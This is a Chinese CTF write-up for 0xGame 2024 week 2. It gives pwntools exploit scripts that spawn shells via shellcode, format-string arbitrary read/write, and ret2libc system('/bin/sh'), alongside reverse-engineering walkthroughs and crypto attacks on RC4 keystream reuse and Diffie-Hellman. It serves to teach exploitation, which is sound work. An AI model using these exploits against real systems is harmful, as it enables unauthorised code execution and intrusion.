对于本题来说，你甚至不用考虑消减副作用，直接用shellcraft就行，shellcraft会自己准备所有环境。但是从收上来的wp来看我禁nop似乎没成功？太失败了

如果想继续学下去的话，在用工具爽梭的同时，也 `print(shellcraft.sh())` 看看他内部是怎么实现的吧。系统调用相关内容同理，搜索 `man execve` 就能看到execve系统调用的详细文档（你也可能搜到的是glibc的包装函数，都可以看一看）。

## exp-lv0

```

1 from pwn import *
2 context(arch="amd64", os="linux", log_level="debug")
3 s=remote("47.97.58.52",42012)
4 shellcode="xor rax,rax"+shellcraft.sh()
5 s.sendlineafter("run: ",asm(shellcode).rjust(0x100,b"\x91"))
6 s.interactive()

```

## exp-lv1

```
1 from pwn import *
2 context(arch="amd64", os="linux", log_level="debug")
3 s=remote("47.97.58.52",42012)
4 shellcode=shellcraft.open("/flag",0,0)+shellcraft.read(3,"rsp",0x100)+shellcraft.write(1,"rsp",0x100)
5 s.sendafter("run: ",asm(shellcode).rjust(0x100,b"\x91"))
6 s.interactive()
```

## Ezformat

栈上格式化字符串的任意地址读

64位下printf前六个参数从寄存器上获取，多余的从栈上获取，这就给了我们能够控制的机会

先泄露pie基址来计算出flag的地址

再布置flag的地址来读取flag

```
1 from pwn import *
2
3 context(os='linux', arch='amd64', log_level='debug')
4 #p = process('./pwn')
5 p = remote('47.97.58.52', 42001)
6
7 payload1 = b'a'*0x8 + b'%9$pbbb\x00'
8 p.sendafter('Say something:',payload1)
9
10 _start_addr = int(p.recvuntil('bbb',drop = True)[-14:],16)
11 #p.recvuntil("aaaaaaaa")
12 #_start_addr = int(p.recv(14),16)
13 flag_addr = _start_addr + 0x2f80
14 print("flag_addr = ",hex(flag_addr))
15
16 payload2 = b'%7$s%7$s'+p64(flag_addr)
17 p.sendafter('Say something:',payload2)
18
19 p.interactive()
```

## fmt2shellcode

## 栈上格式化字符串的任意地址写 + 简单shellcode

写地址的时候，如果一次性写入太大，容易写入失败，最好分段来写（我这里是两字节一写

```
1 from pwn import *
2
3 context(os='linux', arch='amd64', log_level='debug')
4 #p = process('./pwn')
5 p = remote('47.97.58.52', 42002)
6 shell_addr = 0x114514000
7 #gdb.attach(p)
8 p.sendafter("something:",b'aaaabbbb%9$p')
9
10 p.recvuntil('bbbb')
11 pie = int(p.recv(14),16) - 0x1140
12 print("pie_base = ",hex(pie))
13 key = pie + 0x4068
14
15
16 payload1 = b'%38928c' + b'%8$hn'
17 payload1 = payload1.ljust(0x10,b'a')
18 payload1 += p64(key)
19 p.sendafter("something:",payload1)
20
21 payload2 = b'%401c' + b'%8$hn'
22 payload2 = payload2.ljust(0x10,b'a')
23 payload2 += p64(key + 0x2)
24 p.sendafter("something:",payload2)
25
26 p.sendafter("something:",b'stop\x00')
27
28 payload3 = asm(shellcraft.sh())
29 print(hex(len(payload3)))
30 p.sendafter("do what you say!\n",payload3)
31
32 p.interactive()
```

## boom

strcmp会在两个字符串的元素不同时停止或者同时遇到\x00时判断相同，因此爆破首位\x00即可（赌随机数的第一位也是00

以及学一学简单的爆破脚本怎么写

```
1 from pwn import *
```

```


2
3 context(os='linux', arch='amd64', log_level='debug')
4
5 i=0
6 while True:
7     p = process('../build/pwn')
8     #p = remote('47.97.58.52', 42000)
9     #gdb.attach(p)
10    print('<<Times : ',hex(i))
11    p.sendafter('her thinking?',b'\x00'*0x30)
12    try:
13        p.recvuntil("WOW,you can get her!")
14        p.interactive()
15    except:
16        i=i+1
17        p.close()
18        continue
19

```

## ret2libc

got表在第一次访问对应函数后会写入该函数在libc中的地址（动态链接的延迟绑定）

而plt表目前可以简单理解为jmp \*got，也就是直接jmp到libc中的对应函数了



先通过puts来泄露puts的libc地址，根据偏移计算出libc基址，再通过system("/bin/sh")来获取shell

```

1 from pwn import *
2
3 context(os='linux', arch='amd64', log_level='debug')
4 #p = process('./pwn')
5 libc = ELF('./libc.so.6')
6 p = remote('47.97.58.52', 42003)
7
8 pop_rdi_ret = 0x4012c3
9 puts_got = 0x404018
10 puts_plt = 0x401070
11 vuln_addr = 0x401205
12 ret = 0x401235
13 #gdb.attach(p)
14 payload1 = b'a'*0x28 + p64(pop_rdi_ret) + p64(puts_got) + p64(puts_plt)
   + p64(vuln_addr)
15 p.sendafter("Does a dynamic doll need libc ?\n", payload1)
16
17 puts_addr = u64(p.recv(6).ljust(8, b'\x00'))
18 print('[*] puts_addr = ', hex(puts_addr))
19 libc_base = puts_addr - libc.symbols['puts']
20 system_addr = libc_base + libc.symbols['system']
21 binsh_addr = libc_base + next(libc.search('/bin/sh'))
22 print('[*] libc_base = ', hex(libc_base))
23
24
25 payload2 = b'b'*0x28 + p64(pop_rdi_ret) + p64(binsh_addr) + p64(ret) +
   p64(system_addr)
26
27 p.sendafter("Does a dynamic doll need libc ?\n", payload2)
28
29 p.interactive()

```

## Reverse

### BabyUPX

根据题目的提示，可以猜到本题加了UPX壳。UPX是一种常见的压缩壳，可以使用查壳工具进行检测。常用的有以下两种：

- Exeinfo PE (Github: [exeinfo](#))



- Detect-It-Easy (比较推荐, Github: [DIE](#))

Detect It Easy v3.09 [Windows 10 Version 2009] (x86\_64)

文件名: D:\CTF\_Mine\X1cT34m\0xGame\_2024\Week2\binFile\BabyUPX.exe

文件类型: PE64 | 文件大小: 39.80 KiB | 基址: 0000000000400000 | 入口点: 0000000000413b00

文件信息 | 内存映射 | 反汇编 | 十六进制 | 字符串 | 签名 | VirusTotal  
MIME | Visualization | 搜索 | 哈希 | 信息熵 | 提取器 | YARA

PE | 导出 | 导入 | 资源 | .NET | TLS | 附加

节: 0003 | 时间戳: 2024-10-04 01:13:24 | 镜像大小: 00015000 | 资源 | 显示 | 版本

扫描: 自动 | 字节序: LE | 模式: 64 位 | 架构: AMD64 | 类型: 控制台

PE64  
操作系统: Windows(Server 2003)[AMD64, 64 位, 控制台]  
链接程序: GNU linker ld (GNU Binutils)(2.30)[控制台64,console]  
编译器: MinGW  
语言: C/C++  
打包工具: UPX(4.21)[NRV,best]  
附加: Binary

签名  递归扫描  深度扫描  启发式扫描  详细  
目录 日志  所有类型 > 116 毫秒 **扫描**

压缩壳对exe文件进行压缩，在执行原程序代码前率先取得控制权，自动对原始程序解压还原，以达到保护程序不被静态反编译的目的。如果直接把程序扔进IDA，就会看到警告和一个明显不正常的 `start` 函数，而我们想要的主函数是无法找到的。



Warning

X



The imports segment seems to be destroyed. This MAY mean that the file was packed or otherwise modified in order to make it more difficult to analyze. If you want to see the imports segment in the original form, please reload it with the 'make imports section' checkbox cleared.

Don't display this message again

OK

```
public start
start proc near
push    rbx
push    rsi
push    rdi
push    rbp
lea     rsi, loc_411025
lea     rdi, [rsi-10025h]
push    rdi
xor    ebx, ebx
xor    ecx, ecx
or     rbp, 0xFFFFFFFFFFFFFFFh
call    sub_413B70
add    ebx, ebx
jz     short loc_413B26

rep retn

loc_413B26:
mov    ebx, [rsi]
sub    rsi, 0xFFFFFFFFFFFFFFFCh
adc    ebx, ebx
mov    dl, [rsi]
rep retn
start endp ; sp-analysis failed
```

这里就要考虑如何脱壳。UPX能够压缩的同时自带解压功能，所以先去下载 [UPX- the Ultimate Packer for eXecutables](#)（命令行工具）。然后一把抓住程序，输入脱壳命令，顷刻炼化。


```
1 upx -d <filename>
```

```
PS D:\CTF\upx> & .\upx -d BabyUPX.exe
    Ultimate Packer for eXecutables
    Copyright (C) 1996 – 2023
UPX 4.2.1      Markus Oberhumer, Laszlo Molnar & John Reiser   Nov 1st 2023

      File size        Ratio       Format       Name
-----  -----
  54582 <-    40758    74.67%    win64/pe    BabyUPX.exe

Unpacked 1 file.
```

脱壳后能用IDA正常打开。分析 `encode` 函数，可以看出每个字节高4位和低4位交换，实际上就是16进制逆序。



## FirstSight-Pyc

`.pyc` 是Python源代码经过编译生成的字节码文件。可以选择 `pycdc` 或者 `uncompyle6` 进行反编译。

要注意pyc文件对应的python版本可能会影响反编译的效果，本题使用的是较低的3.8版本，经过测试上述两个反编译引擎都能还原代码。

以 `uncompyle6` 为例进行分析，反编译结果如下：

```
# uncompyle6 version 3.9.1
# Python bytecode version base 3.8.0 (3413)
# Decompiled from: Python 3.11.5 (tags/v3.11.5:cce6ba9, Aug 24 2023, 14:38:34) [MSC v.1936 64 bit (AMD64)]
# Embedded file name: D:\PortPython3.8.9\App\Python\0xgame\EzPyc.py
# Compiled at: 2024-09-10 22:18:53
# Size of source mod 2**32: 519 bytes
import hashlib
user_input = input("请输入神秘代号: ")
if user_input != "Ciallo~":
    print("代号不是这个哦")
    exit()
input_hash = hashlib.md5(user_input.encode()).hexdigest()
input_hash = list(input_hash)
for i in range(len(input_hash)):
    if ord(input_hash[i]) in range(48, 58):
        original_num = int(input_hash[i])
        new_num = (original_num + 5) % 10
        input_hash[i] = str(new_num)
input_hash = ''.join(input_hash)
print("0xGame{{{}}}".format(input_hash))

# okay decompiling EzPyc.pyc
```

加密逻辑是先对输入取md5得到十六进制摘要，之后仅对数字部分进行rot5，最后套上`0xGame{}`输出。

直接运行pyc程序即可得到flag，但是需要用3.8版本的python解释器才能正常运行。

```
PS D:\PortPython3.8.9\App\Python> ./python EzPyc.pyc
请输入神秘代号: Ciallo~
0xGame{2f0ef0217bf3a7c598d381b077672e09}
```

当然也可以把反编译的代码copy下来运行。

## FirstSight-Jar

Java源文件编译后生成`.class`文件，之后打包成可执行的`jar`包。

针对jar的反编译工具有很多，例如Procyon、CFR、jd、jad等，一抓一大把，找一款适合的就可以。

以jad为例：

```

public class EzJar {
    static String Alphabat = "0123456789abcdef";

    private static String encrypt(String str) {
        StringBuilder sb = new StringBuilder();
        for (int i = 0; i < str.length(); i++) {
            int indexOf = Alphabat.indexOf(str.charAt(i));
            if (indexOf < 0) {
                sb.append(str.charAt(i));
            } else {
                sb.append(Alphabat.charAt(((indexOf * 5) + 3) % 16));
            }
        }
        return sb.toString();
    }

    public static void main(String[] strArr) {
        System.out.println("请以uuid的格式输入你的flag内容:");
        Scanner scanner = new Scanner(System.in);
        String nextLine = scanner.nextLine();
        scanner.close();
        if (encrypt(nextLine).equals("ab50e920-4a97-70d1-b646-cdac5c873376")) {
            System.out.println(String.format("验证成功: 0xGame{%s}", nextLine));
        } else {
            System.out.println("验证失败");
        }
    }
}

```

`encrypt` 实现了一个简单的仿射密码，只不过字母表改成了十六进制字符。

加密函数的数学形式为  $E(x) = 5x + 3 \pmod{16}$ ，求解同余式就可以反解出 $x$ 。注意解密时不能用除法，在模运算下要改用乘法逆元。

```

1 import gmpy2
2 Alphabat = "0123456789abcdef"
3 enc = "ab50e920-4a97-70d1-b646-cdac5c873376"
4 inverse = int(gmpy2.invert(5,16))
5 for i in enc:
6     if i not in Alphabat:
7         print(i,end="")
8     else:
9         index = ((Alphabat.index(i) - 3)*inverse)%16
10        print(Alphabat[index],end="")

```

另外值得一提，仿射密码作为单表代换密码，明文和密文之间存在一一映射关系。有不少师傅先计算出了明文字符与密文字符的对应关系，然后逐一替换来解密。这个思路也是可行的。

## Xor::Random

C++程序，反编译后看起来有一点丑陋，涉及到大量使用的模板，类，对象，还有构造析构函数。函数名比较长，不过都是标准库的函数，不难根据名字推测函数功能。

```
46 v3 = std::operator<<<std::char_traits<char>>(refptr_ZSt4cout, "Input flag here:");
47 std::ostream::operator<<(v3, refptr_ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_ES6_);
48 std::operator>>char>(refptr_ZSt3cin, v15); // std::cin >> v15
49 v4 = 0;
50 v5 = 1;
51 if ( std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::size(v15) == 38 )// check flag format
52 {
53     std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::substr(v18, v15, 0i64, 7i64);
54     v4 = 1;
55     if ( !(unsigned __int8)std::operator!=<char>(v18, "0xGame{")
56         && *(_BYTE *)std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::operator[](v15, 37i64) == '}' )
57     {
58         v5 = 0;
59     }
60 }
61 if ( v4 )
62     std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::~basic_string(v18);
63 if ( v5 )
64     exit(0);
65 std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::substr(v19, v15, 7i64, 30i64);
66 std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::operator=(v14, v19); // v14 = v15.substr(7,30)
67 std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::~basic_string(v19);
68 v22 = init_random();
69 std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::basic_string(v20, v14);
70 v6 = (unsigned int)check(v20) != 0;
71 std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::~basic_string(v20);
72 if ( v6 ) // v6 == false
73 {
74     srand(0x1919810u);
75     v22 = rand();
76 }
77 v21 = rand();
78 do // encrypt and check
79 {
80     v7 = (_BYTE *)std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::operator[](v14, v23);
81     if ( (v23 & 1) != 0 )
82         v8 = v21;
83     else
84         v8 = v21 + 3;
85     *v7 ^= v8;
86     v9 = *(char *)std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::operator[](v14, v23);
87     if ( v9 != *(unsigned __int8 *)std::array<unsigned char, 32ull>::operator[](v13, v23) )
88     {
89         v10 = std::operator<<<std::char_traits<char>>(refptr_ZSt4cout, "Wrong.Try again");
90         std::ostream::operator<<(v10, refptr_ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_ES6_);
91         exit(0);
92     }
93     ++v23;
94 }
95 while ( v23 <= 29 );
96 v11 = std::operator<<<std::char_traits<char>>(refptr_ZSt4cout, "Right!");
97 std::ostream::operator<<(v11, refptr_ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_ES6_);
```

主函数大概可以划分成三部分：先检查了flag的格式和长度，之后生成随机数 v21，最后一边用 v21 异或加密一边检查。注意密钥从 v21 和 v21+3 中交替选择。

重点说一下中间随机数的部分。有两种解法：

- 解法一：常规静态分析

结合密码学的相关知识，可以知道种子能够控制伪随机数生成。程序首先在 `init_random` 函数中设置了种子 `0x77`。后面 `if` 语句中又设置了种子 `0x1919810`。到底用了哪个种子呢？

回过头跟踪 `v6` 的赋值，查看 `check()`，不难发现这个函数的返回值一定为0，那么 `v6` 的值也为0。上图绿色方框内的 `srand()` 压根不会执行。由此可以确定正确的种子，进而得到正确的随机数值。等效的简化代码如下：

```
1 srand(0x77);
2 v22 = rand();
3 v21 = rand();
```

不同编程语言的伪随机数生成算法存在差异，甚至c标准库在windows和linux系统下的 `rand` 实现也不一样。本题的随机数应在windows下调用 `stdlib.h` 的 `rand`。

```
1 #include<stdio.h>
2 #include<stdlib.h>
3
4 int main()
5 {
6     unsigned char num,key;
7     unsigned char *array;
8     unsigned long long v13[4];
9     v13[0] = 0x1221164E1F104FOC;
10    v13[1] = 0x171F240A4B10244B;
11    v13[2] = 0x1A2C5C2108074F09;
12    v13[3] = 99338668810000;
13    srand(0x77);
14    rand();
15    num = rand() & 0xff;
16    array = (unsigned char*)v13;
17    for(int i = 0; i <= 29; i++)
18    {
19        key = (i % 2 != 0? num: num+3);
20        array[i] ^= key;
21    }
22    printf("0xGame{%s}",array);
23    return 0;
24 }
```

- 解法二：动态调试直接拿密钥

由于 `check()` 只检查长度不检查内容，而且随机数种子只可能二选一，所以直接在 `v21` 最后一次赋值处设置断点。当程序运行到此处时种子一定已经被确定下来，不用关心到底用了哪个种子，我们只需要拿 `v21` 这个随机数的具体值即可。

```
72 if ( v6 )                                // v6 == false
73 {
74     srand(0x1919810u);
75     v22 = rand();
76 }
77 v21 = rand();                                // 断点
78 do
79 {
80     v7 = (_BYTE *)std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::operator[](v14, v23);
81     if ( (v23 & 1) != 0 )
82         v8 = v21;
83     else
84         v8 = v21 + 3;
85     *v7 ^= v8;
```

调试可以选择IDA自带的Local Windows debugger调试器，断点处的语句运行后，查看内存中的随机数值。

脚本参考解法一。

## ZzZ

本题是Visual Studio 2022生成的Debug程序，vs生成程序的一大特征就是把函数名、变量名等符号全部拿出来放到pdb文件中。如果没有符号文件，在静态分析时就看不到这些信息。

无符号的情况下，IDA会自动把函数命名为其起始地址。start代表是整个程序的入口点，与main略有区别。

The screenshot shows a list of symbols in the IDA Pro interface. Most symbols are functions named 'sub\_140011267', 'sub\_14001127B', 'sub\_14001128A', 'sub\_14001128F', etc., followed by 'start'. Each symbol is preceded by a blue 'f' icon, indicating it's a function.

- sub\_140011267
- sub\_14001127B
- sub\_14001128A
- sub\_14001128F
- start
- sub\_140011299
- sub\_1400112A3
- sub\_1400112A8
- sub\_1400112BC
- sub\_1400112C1
- sub\_1400112D5

首先要想办法找到 `main()`。不难发现程序运行时会输出 `enter flag` 的提示，而 `main()` 一定会调用io函数来输出这一字符串。所以可以从字符串入手，通过字符串窗口找到相关的字符串，进行交叉引用，定位到主函数。

Address	Length	Type	String
.rdata:000000... 00000009	C	_ArgList	
.rdata:000000... 00000009	C	_ArgList	
.rdata:000000... 00000009	C	_ArgList	
.rdata:000000... 00000007	C	string	
.rdata:000000... 0000000A	C	Try again	
.rdata:000000... 00000037	C	Please enter your flag\nTip: The flag format is 'uuid'\n	
.rdata:000000... 00000021	C	0xGame{%8llx-%4s-%4s-%4s-%12llx}	
.rdata:000000... 0000002B	C	Congratulations! You get the correct flag.	

```
.rdata:00000014001AF38 ; const char Buffer[]
.rdata:00000014001AF38 Buffer      db 'Try again',0          ; DATA XREF: sub_140011A50+20↑o
.rdata:00000014001AF42           align 8
.rdata:00000014001AF48 aPleaseEnterYou db 'Please enter your flag',0Ah
.rdata:00000014001AF48           ; DATA XREF: sub_140011AA0+3E↑o
.rdata:00000014001AF48           db 'Tip: The flag format is ',27h,'uuid',27h,0Ah,0
```

交叉引用快捷键：X 或 ctrl+X

xrefs to aPleaseEnterYou			
Directio	Ty	Address	Text
Up	o	sub_140011AA0+3E	lea rcx, aPleaseEnterYou; "Please enter your flag\nTip: The flag f..."

Line 1 of 1

OK Cancel Search Help

之后就成功来到了主函数，反编译后分析加密逻辑：

```
sub_14001128F(v9, "0xGame{%8llx-%4s-%4s-%4s-%12llx}", v13, (const char *)v5, (const char *)v6, (const char *)v7, v14);
v10 = v5[0];
v11 = v6[0];
v12 = v7[0];
if ( v14[0] == 0xD085A85201A4i64 )
{
    if ( 11 * v11 + 14 * v10 - v12 == 0x48FB41DDDi64
        && 9 * v10 - 3 * v11 + 4 * v12 == 0x2BA692AD7i64
        && ((unsigned __int64)(v12 - v11) >> 1) + (v10 ^ 0x87654321i64) == 3451779756 )
    {
        Buffer = "Congratulations! You get the correct flag.";
        if ( v13[0] == 3846448765i64 )
        {
            puts(Buffer);
        }
    }
}
```

flag内的uuid共有5段，其中首尾两段直接给出，中间三段从字符数组转 `unsinged int` 后代入方程组验证。

接下来用Z3 Solver解方程，因为涉及位运算，所以用 `BitVec` 这种类型，长度至少为32bit。

有的师傅在解出方程后发现结果有问题，基本上都是在数据类型上出了问题。举例来说： `%4s` 向 `(const char *)v5` 这个地址写入连续的4个字节，但 `v5` 本身是 `unsinged int` 数组，所以这4个字节会被按小端序解析成数组的第一个 `unsinged int` 元素，之后赋值给 `v10` 进行方程的运算。

```
unsigned int v5[8]; // [rsp+44h] [rbp+4h] BYREF
unsigned int v6[8]; // [rsp+64h] [rbp+24h] BYREF
unsigned int v7[9]; // [rsp+84h] [rbp+44h] BYREF
char *Buffer; // [rsp+A8h] [rbp+68h]
char v9[80]; // [rsp+C8h] [rbp+88h] BYREF
__int64 v10; // [rsp+118h] [rbp+D8h]
__int64 v11; // [rsp+138h] [rbp+F8h]
__int64 v12; // [rsp+158h] [rbp+118h]
```

所以解出来的值应该是一个4字节也就是32bit的整数，之后按小端转成字节再转字符串。

```
1 from z3 import *
2 v13 = 3846448765
3 v14 = 0xD085A85201A4
4 v10,v11,v12 = BitVecs("v10 v11 v12",32)
5
6 s = Solver()
7 s.add(11 * v11 + 14 * v10 - v12 == 0x48FB41DD)
8 s.add(9 * v10 - 3 * v11 + 4 * v12 == 0x2BA692AD7)
```

```

9 s.add(((v12 - v11) >> 1) + (v10 ^ 0x87654321) == 3451779756)
10 if s.check()==sat:
11     result = s.model()
12     form = "0xGame{%8x-%4s-%4s-%4s-%12x}"
13     args = [result[var].as_long().to_bytes(4,"little").decode() for var in
14             (v10,v11,v12)]
15     print(form % (v13,args[0],args[1],args[2],v14))

```

## Crypto

### RC4

按照提示来，直接输入0000...，把密钥流dump下来解密flag即可

```

1 from string import ascii_letters, digits
2 from hashlib import sha256
3 from itertools import product
4 from pwn import *
5
6 ip = '118.195.138.159'
7 port = 10001
8 io = remote(ip,port)
9
10 def proof():
11     io.recvuntil(b'XXXX+')
12     proof = io.recvuntil(b')')[::-1]
13     io.recvuntil(b'== ')
14     hash = io.recvuntil(b'\n')[::-1].decode()
15     dict = ascii_letters + digits
16     for word in product(dict, repeat=4):
17         word = ''.join(word).encode()
18         if sha256((word+proof)).hexdigest() == hash: break
19     io.sendlineafter(b'XXXX: ',word)
20
21 proof()
22 '''solution'''
23 payload = ('0' * 44 * 2).encode()
24 io.sendlineafter(b'>',payload)
25 io.recvuntil(b'c = ')
26 c = io.recvline()
27 io.recvuntil(b'c = ')
28 c_=io.recvline()
29 print(xor(bytes.fromhex(c.decode()),bytes.fromhex(c_.decode())))
30
31 io.close()

```

## Diffie-Hellman

DH协议内容：

通信前双方协商好(模数，生成元) :  $(q, g)$

各自在  $Z_{q-1}^*$  下选取一个数  $d$  作为私钥

以 Bob 的操作举例， Alice 同理：

私钥 :  $b \in Z_{q-1}^*$  ,

公钥 :  $B = g^b \pmod{q}$

双方交换公钥后， Bob 方计算：

$ShareKey = A^b = (g^a)^b = g^{ab} \pmod{q}$

同理， Alice 方计算：

$ShareKey = B^a = (g^b)^a = g^{ab} \pmod{q}$

故而双方得以使用共享密钥通讯

安全性：如果中间人位于中间信道，截取了双方的通信，得到了某方的公钥，要想获取共享密钥就得计算出其中一方的私钥，因为这是基于离散对数的数学难题(DLP)，所以这个攻击是困难的，安全得以保障。

solution.py:

```
1 from string import ascii_letters, digits
2 from hashlib import sha256, md5
3 from Crypto.Cipher import AES
4 from itertools import product
5 from pwn import *
6
7 def MD5(m):return md5( str(m).encode() ).digest()
8
9 ip = '118.195.138.159'
10 port = 10000
11 io = remote(ip, port)
12
13 def proof():
14     io.recvuntil(b'XXXX+')
15     proof = io.recvuntil(b')')[::-1]
16     io.recvuntil(b'== ')
17     hash = io.recvuntil(b'\n')[::-1].decode()
18     dict = ascii_letters + digits
19     for word in product(dict, repeat=4):
20         word = ''.join(word).encode()
21         if sha256( (word+proof) ).hexdigest() == hash: break
22         io.sendlineafter(b'XXXX: ', word)
23
24 proof()
```

```

25 '''solution'''
26 io.recvuntil(b': ')
27 q, g = [int(i) for i in io.recvuntil(b')').decode()[:-1].split(',')]
28
29 io.recvuntil(b'Bob_PubKey : ')
30 Bob_Pub = int(io.recvline())
31 io.sendlineafter(b'>', str(g).encode())
32
33 Share_Key = pow(Bob_Pub, 1, q)
34
35 Cipher = AES.new(MD5(Share_Key), AES.MODE_ECB)
36
